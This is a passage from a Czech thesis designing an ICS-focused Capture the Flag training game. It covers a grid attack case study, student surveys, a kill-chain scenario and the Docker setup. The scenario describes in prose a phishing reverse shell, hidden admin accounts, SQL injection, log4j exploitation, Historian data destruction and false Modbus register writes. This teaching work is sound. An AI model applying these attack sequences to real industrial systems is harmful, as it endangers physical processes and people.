Během fáze útoku na ICS útočníci používali nativní software k přímé interakci s komponenty ICS. Toho dosáhli použitím existujících nástrojů pro vzdálenou správu na pracovních stanicích řídících pracovníků. Útočníci také nadále využívali VPN přístup do IT prostředí. V přípravě na útok útočníci dokončili fázi instalace/modifikace instalací škodlivého softwaru identifikovaného jako modifikovaný nebo přizpůsobený KillDisk po celém prostředí.

Pro dokončení ICS Cyber Kill Chain a provedení útoku na ICS použili útočníci HMI v prostředí SCADA k zapnutí vypínačů. Nejméně 27 rozvoden (celkový počet je pravděpodobně vyšší) bylo odpojeno napříč třemi energetickými společnostmi, čímž bylo ovlivněno přibližně 225 000 zákazníků. Současně útočníci nahráli škodlivý firmware do zařízení pro převod sériového signálu na Ethernet. To zajistilo, že i kdyby byly pracovní stanice pracovníka obnoveny, vzdálené příkazy by nebyly schopny stanice přivést zpět do online stavu.

Během tohoto období útočníci také provedli DoS útok na call centrum energetické společnosti s tisíci hovory, aby zajistili, že poškození zákazníci se nedovolají podpory. Původně se zdálo, že tento útok byl proveden, aby zákazníci nemohli informovat operátory o rozsahu výpadků; nicméně po přezkoumání celé důkazní základny je pravděpodobnější, že byl DoS útok proveden s cílem vyvolat ještě větší paniku u odběratelů.

3 Metodika pro vytvoření hry

K vytvoření návrhu hry typu Capture the Flag s prvkem příběhu je zapotřebí stanovit si metodiku, která povede k návrhu scénáře hry, návrhu virtuálního prostředí a následnému nasazení do Cyber Range arény. Cílem této metodiky je zajistit aplikovatelnost na scénáře pro Jeopardy-style na útočné strategie v kyberprostoru a také potenciální rozšíření či doplnění budoucího scénáře.

Podle [39] se proces učení pozitivně váže k emocionálním stavům. To znamená, že pokud lze danou emoci přiřadit k probírané látce, student si na detaily probraného učení lépe vzpomene. Strategicky lze použít k vyvolání emocí:

- vyprávěním příběhu, který souvisí s učením,
- vytvořením kontroverze prostřednictvím debaty, dialogu, nebo určením rolí,
- použitím herního formátu, hudby nebo dramatu,
- použitím obrázků nebo hmotných předmětů, které umožní vizuálně se spojit s učením.

CTF samo o sobě nemusí vyprávět příběh, mít kontroverzní děj nebo se spojovat s vizuálními obrázky. Ze základu již CTF splňuje herní formát, kdy je nutná hráčova interakce k dosažení cílů, čímž se hráč naučí dané problematice. Pro CTF se uplatní minimálně:

1. vyprávění příběhu,
2. určení rolí,
3. použití obrázků a vizualizace procesů.

Pro tuto práci bude vytvořena hra CTF za účelem vzdělávání v průmyslových sítích. Výběr stylu bude určen na základě **potřeb účastníků** a nastavené**platformy**, na které se bude spouštět CTF. Tyto požadavky budou rozebrány níže a podle nich se určí další formování CTF hry pro průmyslové sítě.

3.0.1 Identifikace cílové skupiny a její potřeby

Cílem je vývoj takové hry, aby byla úměrná znalostem, dovednostem i schopnostem studentů. Ke zjištění těchto požadavků byl použit dotazník, aby se posoudilo, jaké znalosti a technické dovednosti mají účastníci v oblasti kybernetické bezpečnosti a CTF her.

Je zásadní specifikovat, na jakou úroveň znalostí a dovedností mají být scénáře CTF hry zaměřeny. Je vhodné použít dotazníky a hovořit se studenty za účelem sběru, aby bylo možné získat spolehlivé a relevantní informace přímo od respondentů. Dotazníky umožňují sbírat kvantitativní data, která lze statisticky analyzovat, zatímco rozhovory poskytují hlubší kvalitativní vhled do názorů a zkušeností účastníků. Tato kombinace metod zajišťuje komplexní pochopení tématu a zvyšuje validitu výzkumu. Výsledky získané těmito metodami pomáhají při tvorbě účinných vzdělávacích strategií a materiálů, což je nezbytné pro přizpůsobení obsahu vzdělávacích programů potřebám studentů. Použití dotazníků a rozhovorů v edukačním výzkumu poskytuje možnost zachytit široké spektrum názorů a zkušeností, což je přínosné pro efektivní plánování a implementaci vzdělávacích iniciativ jako jsou CTF hry zaměřené na kybernetickou bezpečnost. Tyto metody sběru dat umožňují analyzovat jak kvantitativní, tak kvalitativní aspekty vzdělávacího procesu a zajistit, že vybrané metody a obsah budou optimálně odpovídat potřebám cílové skupiny [28].

Hra bude zaměřena na studenty středních a vysokých škol, kteří se vzdělávají v oblasti počítačové, kybernetické nebo informační bezpečnosti. Vzdělávání studentů z netechnických oborů lze dále rozšiřovat v jiné CTF hře a metodice v budoucnu. Rozlišení mezi středoškolskými a vysokoškolskými

studenty umožňuje přizpůsobit obsah a obtížnost hry tak, aby odpovídaly předchozím zkušenostem a vědomostem účastníků, a zároveň aby si studenti odnesli nové poznatky z této hry.

První dotazník

Pro přípravu kybernetické hry v prostředí průmyslových sítí byl rozeslán anonymní dotazník studentům Střední průmyslové školy Třebíč a Vysokého učení technického v Brně. Dotazník byl sestaven v Google Forms a byl zaměřen na následující oblasti:

1. Demografické údaje: Věk účastníků, studium na střední nebo vysoké škole, zaměstnání.
2. Zkušenosti s CTF hrami: Frekvence hraní CTF her.
3. Subjektivní hodnocení: Znalosti průmyslových sítí.
4. Znalost průmyslových protokolů: Modbus, Ethernet/IP, Profinet, Canopen, HART (Highway Addressable Remote Transducer).
5. Preferovaná role v CTF: Ofenzivní, defenzivní, nebo kombinace.

Dotazníku se zúčastnilo 46 respondentů (19 studentů střední školy a 27 studentů vysoké školy). Respondenti byli rozděleni do skupin podle frekvence hraní CTF her, znalostí o ICS a průmyslových protokolech.

Graf 3.1 ukazuje zájem o hry typu CTF mezi studenty středních a vysokých škol. Vysokoškolští studenti hrají tyto hry pravidelně (5 odpovědí) i nepravidelně (11 odpovědí), studenti středních škol mají menší zkušenosti s CTF hrami. Největší rozdíl je v počtu studentů, kteří nikdy nehráli CTF — u středních škol je to 7 studentů, zatímco na vysoké škole jsou to pouze 3 studenti.

Dotazování směřovalo k obecné otázce ohledně znalosti pojmu průmyslové sítě. Graf 3.2 odhaluje, že vysokoškolští studenti mají větší znalosti o průmyslových sítích, ať už z vlastního studia nebo práce. Více než polovina studentů střední školy uvedla, že pojem průmyslová síť jim něco říká nebo neví o ní nic.

Z grafu 3.3 lze vyčíst, že pouze tři univerzitní studenti nevědí, co si představit pod pojmem průmyslová síť. Studenti středních škol mají o tomtéž spíše povrchní znalosti nebo o tématu nevědí vůbec nic.


Poslední graf 3.4 prvního dotazníku ukazuje, že mezi studenty středních škol je větší zájem o roli hackera v potenciální CTF hře. 15 středoškolských a 16 vysokoškolských studentů uvedlo, že CTF hry hrají pravidelně či nepravidelně. Ostatní CTF nikdy nehráli, nebo nikdy o tomto formátu hry neslyšeli.

Ve volných odpovědích se také objevovaly návrhy na CTF hru. Důraz byl zejména na realističnost, což je i cílem této práce, a také na ochotu vyzkoušet si práci s protokolem Modbus. Pro další rozvoj práce bude vypracován a rozeslán další dotazník v rámci návrhu scénáře a proof-of-concept.

Druhý dotazník

Druhý dotazník byl vytvořen na základě výsledků z prvního dotazníku a také v souvislosti s Cyber Kill Chain pro ICS. Tento dotazník byl zaslán opět studentům Vysokého učení technického a studentům Střední průmyslové školy v Třebíči. Otázky byly následující:


1. **Znalost pasivních skenerů** – například Shodan nebo Censys.
2. **Znalost nástroje nmap** – pro aktivní skenování sítí.
3. **Znalost nástroje Wireshark** – pro analýzu síťového provozu.
4. **Technika pivoting** – pokročilá technika pro pohyb v síti.
5. **Nástroje pro prolamování hesel** –John the Ripper a Hashcat.



Obr. 3.1: Zkušenost studentů s hraním CTF.

6. **Zkušenost s Metasploit Framework** – pro testování bezpečnosti.
7. **Znalost pojmu PLC** – programovatelný logický automat.
8. **Registry v PLC** – podrobnější otázky o jejich funkcích.
9. **Bezpečnostní problémy protokolů Modbus a Ethernet/IP** – znalost rizik a zranitelností.

Otázka na pasivní skenery byla položena ohledně toho, jak lze zjistit informace o konkrétním systému, který není izolovaný od Internetu včetně některých ICS komponent. Dotazníku se zúčastnilo dohromady 45 respondentů. 17 studentů uvedlo, že navštěvuje střední školu a 28 respondentů studuje vysokou školu. Na první dotaz většina studentů odpověděla záporně. Pouze 11 studentů vysokých škol se s těmito nástroji setkalo nebo o nich někdy slyšelo. Nmap je u studentů známější. V grafu 3.5 je možné vidět, že aktivní skenování zná, nebo ovládá 31 studentů. 14 studentů (9 středoškolských, 5 vysokoškolských) uvedlo, že nástroj neznají nebo s ním nikdy nepracovali. Wireshark je znám 37 studentům středních a vysokých škol. 5 studentů ze střední školy a 3 z vysoké školy uvedli, že Wireshark neznají. O pivotingu studenti obecně vědí – 36 studentů uvedlo správnou odpověď. Zbylých 9 studentů uvedlo nesprávnou odpověď. Celkově 17 studentů uvedlo, že s Metasploitem alespoň jednou pracovalo. Ostatní neznají tento framework. Programy k prolamování hesel a testování jejich bezpečnosti jsou studentům obecně známy. Pouze 2 studenti uvedli nesprávnou odpověď. Pojem PLC již studenti slyšeli, celkově 38




Obr. 3.2: Odpovědi studentů na pojem "průmyslová síť".

studentů z 45 uvedlo kladnou odpověď. Při bližším zjišťování, k čemu slouží registry v PLC, odpovědělo správně 20 studentů. Zbylí respondenti uvedli nesprávnou odpověď. Problematika Modbusu byla rozebrána pouze dvanácti studenty a slabiny Ethernet/IP uvedlo správně 11 studentů. Oba dotazníky byly adresovány na stejné instituce, bohužel nebylo možné zajistit stejnou skupinu respondentů. Výsledky obou dotazníků ukazují, že i po subjektivním zhodnocení o protokolech v průmyslových sítích ví přibližně 25 % studentů.

Přípravná část

Vzhledem k výsledkům provedeného dotazníku je zřejmé, že před zahájením hlavní celodenní CTF hry je zapotřebí zavést přípravnou fázi. Tato fáze bude zásadním krokem k vyrovnání rozdílů v úrovni znalostí mezi studenty středních a vysokých škol zejména v oblasti průmyslových řídicích systémů. Přípravná část poskytne studentům nejen nezbytný teoretický základ, ale také příležitost prakticky se seznámit s ICS a dalšími specifickými aspekty.

Přípravná fáze bude strukturována jako krátké hodinové sezení, během kterého se studenti seznámí s fundamentálními principy a terminologií ICS. To zahrnuje pochopení hierarchie ICS, komunikačních protokolů používaných v průmyslových sítích, a přehled typických zranitelností, které mohou v těchto systémech nastat.




Obr. 3.3: Subjektivní zhodnocení znalostí studentů o průmyslových sítích.

3.0.2 Platforma pro CTF


Existuje několik možností, jak zrealizovat vlastní CTF. Testování CTF hry je možné na lokálním zařízení s VMs, což je velmi neefektivní pro vícero účastníků a v případě změn je nutno manuálně upravovat a konfigurovat, což není žádoucí proces. Jednou z možností je vývoj vlastní platformy, která by zahrnovala dlouhodobé plánování, zvážení realizačních kritérií a mnoho dalších aspektů, které mohou být velmi zdlouhavé a nákladné. Další možností je volba již existující platformy, do které se CTF zavádí. Tím se ulehčí celkový plán realizace kvalitní CTF hry a v tomto případě je rozhodně vhodné zvolit platformu, která je pravidelně udržovaná.

Kybernetická aréna neboli Brno University of Technology Cyber Arena (**BUTCA**) je Cyber Range platforma, kterou provozuje Vysoké učení technické v Brně. Vývoj BUTCA započal v roce 2019 a k roku 2024 se plánuje spuštění SaaS (Software as a Service, Software jako služba) řešení pro BUTCA. Platforma využívá technologie OpenStack, díky níž je možné dále modifikovat a importovat na míru vytvořené virtuální stroje (dále jen VM – Virtual Machine), které jsou potom spuštěny individuálně



Obr. 3.4: Role v CTF podle preference studentů.

jako specifická virtuální zařízení. Další implementované technologie jsou Kubernetes, KVM, OpenNebula, VirtualBox, Vmware a jiné, které slouží k virtualizaci, kontejnerizaci, budování rozsáhlé síťové infrastruktury a dalším předpokladům pro správně simulující scénáře. Přístup k těmto scénářům je fyzický (práce s reálným hardwarem), virtuální a také kompletně vzdálený. Další technologie používané v BUTCA umožňují automatizovat vytváření prostředí. Kromě zajištění bezpečného chodu hraní CTF her na této platformě je možné monitorovat průběh hry. Jde například o odměňování hráčů a zobrazování skóre jednotlivých hráčů v týmu, zaznamenávání všech odpovědí či sledování uživatelské akce (lze přímo na jejich konzoli). V analýze platforem byly zmíněny metody, které podporují učení hrou. Odměňování a zpětná vazba v CTF je velmi důležitá pro udržení motivace, kterou BUTCA umí zajistit díky systému odměňování ve formě bodů a real-time grafů, jak si jednotliví účastníci počínají. Jiné již zmíněné platformy toto odměňování také umožňují (kromě VulnHub) podle vlastních metrik. Pro účastníka je důležité disponovat pouze webovým prohlížečem a v rámci BUTCA může najít scénář, ke kterému má přístup. V průběhu CTF hry má účastník možnost se připojit ke konzoli, pokud je interakce s konzolí nutná. Odměňovací systém pro účastníky na BUTCA je specifický. V rámci plnění úkolů může student dostávat tipy, jak úkol vyřešit ve čtyřech etapách, přičemž po každém odhalení nápovědy je studentovi stržena čtvrtina bodu. Pro zobrazení celé odpovědi pak student přijde o kompletní bod, přičemž předpokladem je, že v předchozích cvičeních již body získal a tedy nemůže mít záporný počet bodů [37].



Obr. 3.5: Odpovědi studentů na znalost nástroje nmap.

3.0.3 Scénáře a příběh

Scénáře jsou společné pro studenty střední i vysoké školy s tím rozdílem, že studenti středních škol mají k dispozici podrobnější instrukce. Scénáře jsou dva - hodinová verze a celodenní verze. Kratší verze má studenta připravit na celodenní verzi, zejména na ICS prostředí.

V Metodice pro scénáře se nachází MITRE ATT&CK taktiky a některé techniky, které jsou namapovány na obě verze ICS Kill Chain (podrobnější bylo popsáno v sekci 2.2.1). Scénář je upraven tak, aby kombinoval ICS Kill Chain podle potřeby studentů. Stage 1, kterou navrhla společnost SANS a jež odpovídá External i Internal ICS Kill Chain, bude použita v obou scénářích bez úprav. Druhá fáze, která se nazývá Stage 2 nebo ICS Kill Chain, bude nakombinovaná. Kroky ICS Reconnaissance a ICS Weaponization budou uplatněny z důvodu lepší interakce s emulovanými systémy a procesy pro studenty. K dokončení útoku poslouží druhá polovina Stage 2, která útoky podrobně popisuje (Enabling Attack, Initiating Attack, Supporting Attack).

Příběh a scénář pro hodinovou verzi

Příběh je stejný pro obě věkové skupiny. Do jisté míry odpovídá i celodennímu scénáři, který je rozšířenější.

Student si procvičí roli hackera-„policejního agenta“, jehož nově přijali do společnosti Digital Virtuosos, která se běžně zabývá finančními transakcemi. Fiktivní společnost Virtual Chem Solutions,

která se zabývá mícháním chemikálií a výrobou farmaceutik, má obavy, že v podniku probíhají nekalé praktiky, ale nemá o nich žádné důkazy. Z tohoto důvodu se tato společnost obrací na policii, která již mapuje aktivity Digital Virtuosos, nicméně potřebuje někoho infiltrovat do společnosti na pozici hackera. Tímto krokem je možné odhalit zločiny společnosti i modus operandi. Hlavním úkolem firmy Digital Virtuosos je investovat peníze investorů do akcií a cenných papírů průmyslových podniků a energetických společností, které generují zisky. Nekalými praktikami je možné ovšem na určitou dobu snížit cenu těchto akcií, a to způsobením incidentů ve zvoleném podniku. Tím dojde k vyvolání krátkodobého rozruchu ve společnosti, jenž bude mít dopad na pokles hodnoty jejích akcií. Rovněž lze firmu utlumit úplně, a tím posílit akcie jiné společnosti. Úspěšnost investicí Digital Virtuosos je podezřelá. Úkolem agenta bude kromě zjišťování zranitelností také tajně informovat policii. Cílem agenta je nechat se vést svým zaučovatelem Frederykem a zjišťovat, jakým způsobem by Frederyk ovlivňoval SCADA/HMI systém a PLC. Agent se nechává takto vést a tím zkoumá modus operandi potenciálního pachatele. Z dotazníku je patrné, že úvod do ICS sítí by měl být součástí výuky, a to i ve scénáři pro vysoké školy. Je demonstrováno míchání vody a chemikálií ve vodní nádrži, ukazována regulace teploty a vlhkosti v prostoru. Agent bude zjišťovat, které prvky v síti se nachází. Dále identifikuje PLC.

Tento scénář je určen k vyrovnání znalostí mezi studenty s různou úrovní dovedností v oblasti ICS bezpečnosti, přičemž se praktická část koncentruje do druhé poloviny hry. První polovina scénáře obsahuje teoretickou část, která vymezuje základní pojmy. Předpokládané uspořádání scénáře se nachází na obrázku 3.6.

Scénář pro studenty středních škol se zaměřením na kybernetickou bezpečnost nebo IT, obsahuje podrobnější instrukce ke každé úloze. Ke každému nástroji, s nímž budou pracovat, byly vyrobeny podpůrné materiály („cheat sheets“) v českém jazyce pro rychlejší zorientování se v těchto nástrojích. Popis se týká nástrojů Wireshark, nmap a Metasploit.

Scénář pro studenty vysokých škol se zaměřením na kybernetickou bezpečnost nebo IT více spoléhá na studentovy předchozí zkušenosti nebo na samostatnost ve formě dohledání si potřebných informací. Během testování ještě bude ověřeno, zda je opravdu nutné některé materiály vynechat.

Příběh a scénář pro celodenní verzi

Scénář pro účastníka soutěže bude stejný s rozdílem, že student v pozici hackera „policejního agenta“ projde emulovanou infrastrukturou podle zjednodušeného Purdue modelu s pomocí Frederyka.

Úkolem studenta bude odhalování různých zranitelností v rámci systému, jako je SQL injection, Log4j, prolamování získaných hesel, které dále používá v rámci pohybu v síti, nahlížení do SCADA/HMI a nakonec manipulace s koncovými prvky za pomocí Metasploit frameworku nebo nástroje mbtget.

V Metodice pro scénáře je zobrazen v tabulce celý postup scénáře od Reconnaissance až po Initiating Attack. Zde bude popsán scénář slovně. První fáze, která odpovídá **External Kill Chain**, Internal Kill Chain / Stage 1, je navržena podle SANS ICS Kill Chainu (Stage 1), zejména z důvodu jeho praktičtější použitelnosti a možností variability scénáře. Výhoda spočívá v obecnější strukturalizaci taktik a technik během fáze uvnitř IT sítí. SANS tento model vytvořil na základě analýz mnoha malwarů a mapováním kampaní nebo APT (Advanced Persistence Threat) skupin. Naproti tomu ICS Kill Chain navržený Čínskou akademií věd analyzoval pouze malware Havex a na tomto základě tvrdí, že model je dostatečně obecný. Velkou nevýhodou v tomto modelu je lineárnost ve fázi Internal Kill Chain (konkrétně předpoklad laterálního pohybu rovnou do ICS sítě). Další nesrovnalost z hlediska

<table>
<tr><th colspan="2">ICS Kill Chain</th><th colspan="2">MITRE ATT&CK Tactics and Techniques</th><th>Kroky v CTF</th></tr>
<tr><td colspan="2" rowspan="3">ICS Reconnaissance</td><td rowspan="3">Discovery</td><td>Remote Service Discovery</td><td>1. Student používá nástroj nmap ke skenování sítě a hledání otevřených portů, konkrétně portu 502.</td></tr>
<tr><td>Remote System Discovery</td><td>2. Student zjišťuje potenciální slave zařízení.</td></tr>
<tr><td>(Gather Victim Identity Information)</td><td>3. Student zkoumá procesy na webovém rozhraní SCADA/HMI - není nutně aktivní proces</td></tr>
<tr><td colspan="2" rowspan="2">ICS Weaponization</td><td rowspan="2">Resource Development</td><td>Develop Capabilities</td><td>4. (volitelné) Student vytváří vlastní skripty pro útoky.</td></tr>
<tr><td>Obtain Capabilities</td><td>5. Student má zajištěné nástroje pro útoky.</td></tr>
<tr><td colspan="2">Stage 2</td><td colspan="2"></td><td></td></tr>
<tr><td rowspan="3">ICS Attack</td><td>Delivery</td><td>-</td><td>-</td><td>(Interakce napřímo se zařízením)</td></tr>
<tr><td>Installation/ Modification</td><td>(Execution)</td><td>-</td><td>6. Student provede potřebná nastavení v Metasploit/mbtget a spustí jej.</td></tr>
<tr><td>Execute ICS Attack (Initiating Attack)</td><td>Impact</td><td>Manipulation of Control</td><td>7. Student vloží falešnou hodnotu do registru.</td></tr>
</table>

Obr. 3.6: Předpokládaný scénář pro hodinovou hru CTF, uspořádaný podle ICS Kill Chain a MITRE ATT&CK taktik a technik.

reálných incidentů je vysvětlena v části ICS Kill Chain, kde má probíhat ICS Reconnaissance, ICS Weaponization a další. Reálné APT skupiny předpokládají, že většinu informací o ICS síti lze shromáždit ve vyšších úrovních sítí a nespoléhají se na interakci se zařízeními a komponenty předtím, než provedou plánovaný útok.

Nicméně krok ICS Reconnaissance, který je uveden v ICS Kill Chainu od Čínské akademie věd, je vhodným prostředkem k dosažení praktického vzdělávání studentů. Vzhledem k výsledkům dotazníku nelze předpokládat, že by si studenti na vlastních útočících strojích simulovali ICS infrastrukturu, na které by testovali vlastní malware. Stejně jako v případě hodinové verze je zde zkombinovaný ICS Kill Chain, který odpovídá části ICS Reconnaissance, ICS Weaponization, a dále potom ICS attack, jenž je vypůjčený ze Stage 2 od SANS ICS Kill Chain. Další podrobnosti lze najít v Metodice pro scénář.

Planning – v prvním kroku student obdrží plán, který obsahuje přehled o zařízeních umístěných na různých úrovních Purdue modelu. Tento plán také zahrnuje některé IP rozsahy, jež odpovídají těmto úrovním. Tato fáze je zásadní pro shromažďování informací o síti, což umožňuje studentovi

lépe porozumět infrastruktuře a identifikovat potenciální cíle pro následné útoky. Takovou situací je v MITRE ATT&CK označena taktika Reconnaissance a technika Gather Victim Network Infromation.

Cyber Intrusion – V této fázi je cílovému uživateli zaslán e-mail, který obsahuje škodlivou přílohu. Tato příloha obsahuje nástroj pro reverzní shell (reverse shell), což je technika umožňující útočníkovi získat kontrolu nad cílovým počítačem. Student zkoumá, jak se k tomuto shellu připojit a jak jej může využít k dalším útokům. Tento krok představuje první pokus o získání přístupu k cílovému systému. V MITRE ATT&CK je označen jako taktika Initial Access, technika Spear Phishing Attachment.

Management & Enablement – po úspěšném získání přístupu se student připojuje k napadené stanici pomocí příkazů pro povel a řízení (Command and Control), které jsou přenášeny přes neobvyklý, nestandardní port (v matici Command and Control – Non-Standard Port). Tento přístup umožňuje útočníkovi pokračovat v interakci se systémem, aniž by byl snadno detekován bezpečnostními systémy, které obvykle sledují standardní komunikační porty.

Act – student poté vytvoří nový SSH účet s administrátorskými právy na napadené stanici. Tento účet poskytuje trvalý přístup k systému, což je důležité pro další kroky útoku. Aby se vyhnul detekci, student skryje nově vytvořený účet, což ztěžuje správci systému odhalení, že došlo k narušení. Tyto taktiky a techniky jsou označeny jako Persistence-Create Account a Defense Evasion-Hide Artifacts.

Následně student začne prozkoumávat souborový systém, hledá specifické soubory, které by mohly být cílem útoku nebo slouží jako indikátor úspěchu operace (tzv. „flag“). Dále student provede průzkum síťových služeb, identifikuje další zařízení v síti a hledá další potenciální cíle. Jedná se o taktiku Discovery a techniku File and Directory Discovery.

V rámci přístupu k citlivým údajům student provede útok SQL injection, pomocí něhož získá přístup k hashovaným heslům uloženým v databázi. Tato hesla mohou být později použita k dalšímu rozšiřování přístupu do systému. Tuto techniku, nazvanou jako Exploitation for Credential Access, lze přidat pod taktiku Credential Access.

V posledním kroku této fáze student zneužije známou zranitelnost (např. log4j), aby se dostal k dalším službám, které jsou přístupné přes síť. Získaná hesla z předchozích kroků student využije k připojení do inženýrské stanice, což mu umožní ovládat další kritické systémy v síti. Vzhledem k povaze tohoto kroku ve scénáři, kdy stanice se zranitelností může mít vzdálený přístup do OT sítě, lze zařadit pod taktiku Lateral Movement v interní síti. Odpovídající technika se pak nazývá Exploitation of Remote Services. Hesla, která získal v předchozích krocích, použije k přístupu na inženýrskou stanici přes SSH. Taktika se nazývá také Lateral Movement, má ovšem jiné ID (TA0109). Odpovídající technika se pak nazývá Valid Accounts.

ICS Kill Chain – v první fázi ICS Kill Chain student zjistí, že inženýrská stanice, ke které se připojil, je tzv. „dual-homed“, což znamená, že je připojena k více sítím současně. Tento fakt využije k identifikaci IP adresy PLC a Historianu (systému pro dlouhodobé ukládání dat), což jsou nezbytné komponenty průmyslového řídicího systému. Zde je použita fáze ICS Reconnaissance z ICS Kill Chain modelu Čínské akademie věd. V MITRE ATT&CK for ICS se nachází odpovídající taktika Discovery. Technika přibližující tento krok se nazývá Remote System Discovery.


V další fázi se student soustředí na zdroje pro útok (**Weaponization**). Student obdrží skripty, které musí upravit pro potenciální útok na Historian (ke konfiguraci tohoto zařízení dostanou studenti fiktivní dokumentaci, ve které mají najít defaultní přihlašovací údaje). Současně se studenti středních škol učí, jak tyto skripty použít proti Historianu, a stejně jako vysokoškolští studenti identifikují nástroje vhodné pro útok na PLC. Účelem tohoto kroku je zničit data v Historianu, aby nebylo možné zpětně

detekovat, co útočník prováděl v ICS síti. Ve fázi Stage 2 je útok na Historian možné zahrnout pod Supporting Attack, který se stará o skrývání nebo zesilování hlavního útoku. Tento podpůrný útok odpovídá taktice Inhibit Response Function. Této taktice nejlépe odpovídá technika Data Destruction. Hlavní útok, který zajistil zapsání falešných dat do registru, patří podle Stage 2 mezi Initiating Attack. Tento typ útoku v MITRE matici nejčasteji spadá pod taktiku Impact, a pod techniku Manipulation of Control.

V poslední fázi útoku student upraví skript takovým způsobem, aby mohl odstranit data z Historian. Nakonec v posledním kroku student provede injektáž dat, a to zapsáním falešných hodnot do registru. Je realizován Enabling Attack a Initiating Attack.

4 Technický návrh hry

V této práci je zvolena technologie Docker, která má dostatečně vypracovanou dokumentaci, tutoriály a příklady k použití. Mezi další výhody patří jednoduchost použití, portabilita (nezávislost na operačním systému) a škálovatelnost (pro možnost rozšíření služeb). Docker umožňuje vytvářet izolovaná prostředí pro každý prvek systému jako jsou PLC, senzory, aktuátory a SCADA/HMI systémy. Tato izolace zajišťuje, že každý prvek může být konfigurován a spravován nezávisle, což minimalizuje riziko neúmyslných zásahů nebo konfliktů mezi komponentami. Vhodné je přidat k těmto kontejnerům i svoji síť. Obrázek 4.1 představuje architektonický návrh pro hodinovou hru, dále je zde také zobrazení architektury 4.2 pro celodenní CTF hru.




Obr. 4.1: Architektura pro hodinovou CTF hru.

Hodinová hra využívá několik emulovaných prvků, které společně tvoří prostředí průmyslového řídicího systému. Přístup k emulovanému ICS prostředí bude zprostředkován přes útočící stroj Kali. Toto prostředí zahrnuje následující komponenty:

1. **Senzor** – emuluje detekci a monitorování fyzických podmínek v průmyslovém prostředí. Senzory posílají data do PLC systémů.
2. **Aktuátor** – reaguje na zpracování dat z PLC po vstupu od senzoru.
3. **PLC** – tento prvek je jádrem hry. Hráči mohou odposlouchávat komunikaci mezi PLC a dalšími prvky a manipulovat logikou řízení k emulaci různých průmyslových procesů. PLC interpretuje data ze senzorů a podle nastavení řídí aktuátory.
4. **PLC Vizualizace** (SCADA/HMI) – webová reprezentace vizualizace procesů řízených PLC. Umožňuje hráčům sledovat v reálném čase odpovědi systému na jejich instrukce.

Celodenní verze CTF hry je zaměřena zejména na praktické úkoly, tedy je zapotřebí vytvořit komplexnější prostředí. V této práci byl popsán krátký úvod k Purdue modelu. Navzdory faktu, že byl model představen roku 1992 a může se zdát, že se jedná o obsolentní hierarchii, stále je platný, což potvrzují společnosti Litmus a SANS [15]. Nicméně celodenní hra nebude využívat celého modelu, ale



Obr. 4.2: Architektura pro celodenní CTF hru.

jen pouze nejnutnějších částí. Je nutné vytvořit čtyři až pět hlavních sítí, které napodobují skutečnou architekturu v průmyslovém podniku. Pro 24 hodinovou CTF jsou vytvořeny sítě:

1. **level1**, představující řídící vrstvu, zde se nachází PLC, sensory s aktuátory,
2. **level2**, která slouží jako úroveň provozu a monitorování SCADA,
3. **level3**, ve které se nachází inženýrská stanice a Historian server,
4. **level4**, která funguje jako podniková síť pro několik stanic, k nimž lze přistupovat pouze z vnitřní sítě.

4.1 Vývoj

Implementace CTF hry v průmyslovém prostředí vyžaduje vhodnou volbu technologií a metod, které umožní realistickou a efektivní emulaci či simulaci skutečných průmyslových systémů a protokolů. Pro zajištění tohoto cíle byla zvolena specifická sada nástrojů a technologií, jež nejen usnadňují nasazení a správu, ale také poskytují vzdělávací hodnotu pro účastníky. Analýza platforem TryHackMe, Hack the Box, RADICL CTF, S7 a Vulnhub ukázala několik možností, jak lze CTF technicky vytvořit. V případě Vulnhub stačí pouze nakonfigurovat virtuální stroje s tematikou dle libosti, který se nahraje na platformu. Uživatel si stáhne tyto VMs a testuje CTF lokálně. Mezi analyzovanými platformami, jež zahrnují CTF pro ICS, je RADICL CTF [10], kde je blíže specifikováno technické provedení, a sice za použití docker kontejnerizace. Pro správu kontejnerů je dále vybrán docker compose. K emulaci různých zařízení je využito programovacího jazyka Python, PHP, Java, javascript a HTML.

Vytváření docker sítí a kontejnerů probíhalo na virtuálním stroji Ubuntu. Instalace docker byla realizována pomocí následujících příkazů:

```
sudo apt install apt-transport-https ca-certificates curl software-properties-common
```

```
curl -fsSL https://download.docker.com/linux/ubuntu/gpg | sudo apt-key add -

sudo add-apt-repository "deb [arch=amd64] https://download.docker.com/linux/ubuntu focal stable"

apt-cache policy docker-ce

sudo apt install docker-ce

sudo systemctl status docker
```

Pro synchronizaci kontejnerů byl pak také nainstalován docker compose.

```
sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose-$(uname
    ↪ -s)-$(uname -m)" -o /usr/local/bin/docker-compose

sudo chmod +x /usr/local/bin/docker-compose

docker-compose --version
```

Instalace balíčků python nebyla nutná, již byly staženy ve virtuálním stroji.

Část, která popisuje fungování a výpisy kódů pro SCADA/HMI, PLC, sensory a aktuátory, je uplatněna pro obě verze CTF hry podle věkové kategorie a také pro hodinovou a celodenní CTF hru. Tento systém je popsán v 4.1.1. Technický popis celodenní CTF hry se týká pak hlavně vyšších úrovní sítí podle Purdue modelu.

4.1.1 Vývoj prostředí pro hodinovou verzi

Hodinovou verzi stačí mít v jediné docker síti, ve které je PLC ústřední server, který je nakonfigurován podle hvězdicovité topologie.

Pro kratší verzi CTF je vytvořena jednodušší ICS infrastruktura, která má za úkol studenty seznámit s emulovaným PLC, senzory a aktivními prvky. Využit je protokol Modbus TCP/IP na standardním portu 502 ke komunikaci mezi prvky. Počet *slaves* je dohromady 9. Student si může prohlédnout fungování těchto procesů na webové aplikaci, která simuluje SCADA/HMI systém, spouštěný na portu 5000. Tento systém zobrazuje vodní nádržku, ve které se míchá voda s chemikáliemi. Dále je zde ventilace vzduchu a odvlhčovač sloužící k monitorování teploty a vlhkosti v místnosti s vodní nádrží. Realizace PLC, senzorů, aktivních prvků a částečně HMI byla provedena za pomocí knihovny pymodbus.

Soubor docker-compose.yml zajišťuje architekturu systému tím, že definuje způsob, jakým jednotlivé komponenty spolupracují prostřednictvím Docker kontejnerů. Tento soubor specifikuje několik služeb, které společně tvoří simulaci průmyslového řídicího systému. Mezi klíčové komponenty patří PLC server, jenž slouží jako centrální prvek pro řízení průmyslových procesů, a různé senzory a akční členy, které emulují fyzické zařízení v průmyslovém prostředí. SCADA/HMI poskytuje uživatelské rozhraní pro monitoring systému.

Senzory:

- chemical concentration sensor,
- chemical level sensor,
- water level sensor,
- pH sensor,
- humidity sensor,
- temperature sensor.

Aktivní prvky:

- dehumidifier actuator (odvlhčovač),
- fan actuator (ventilátor),
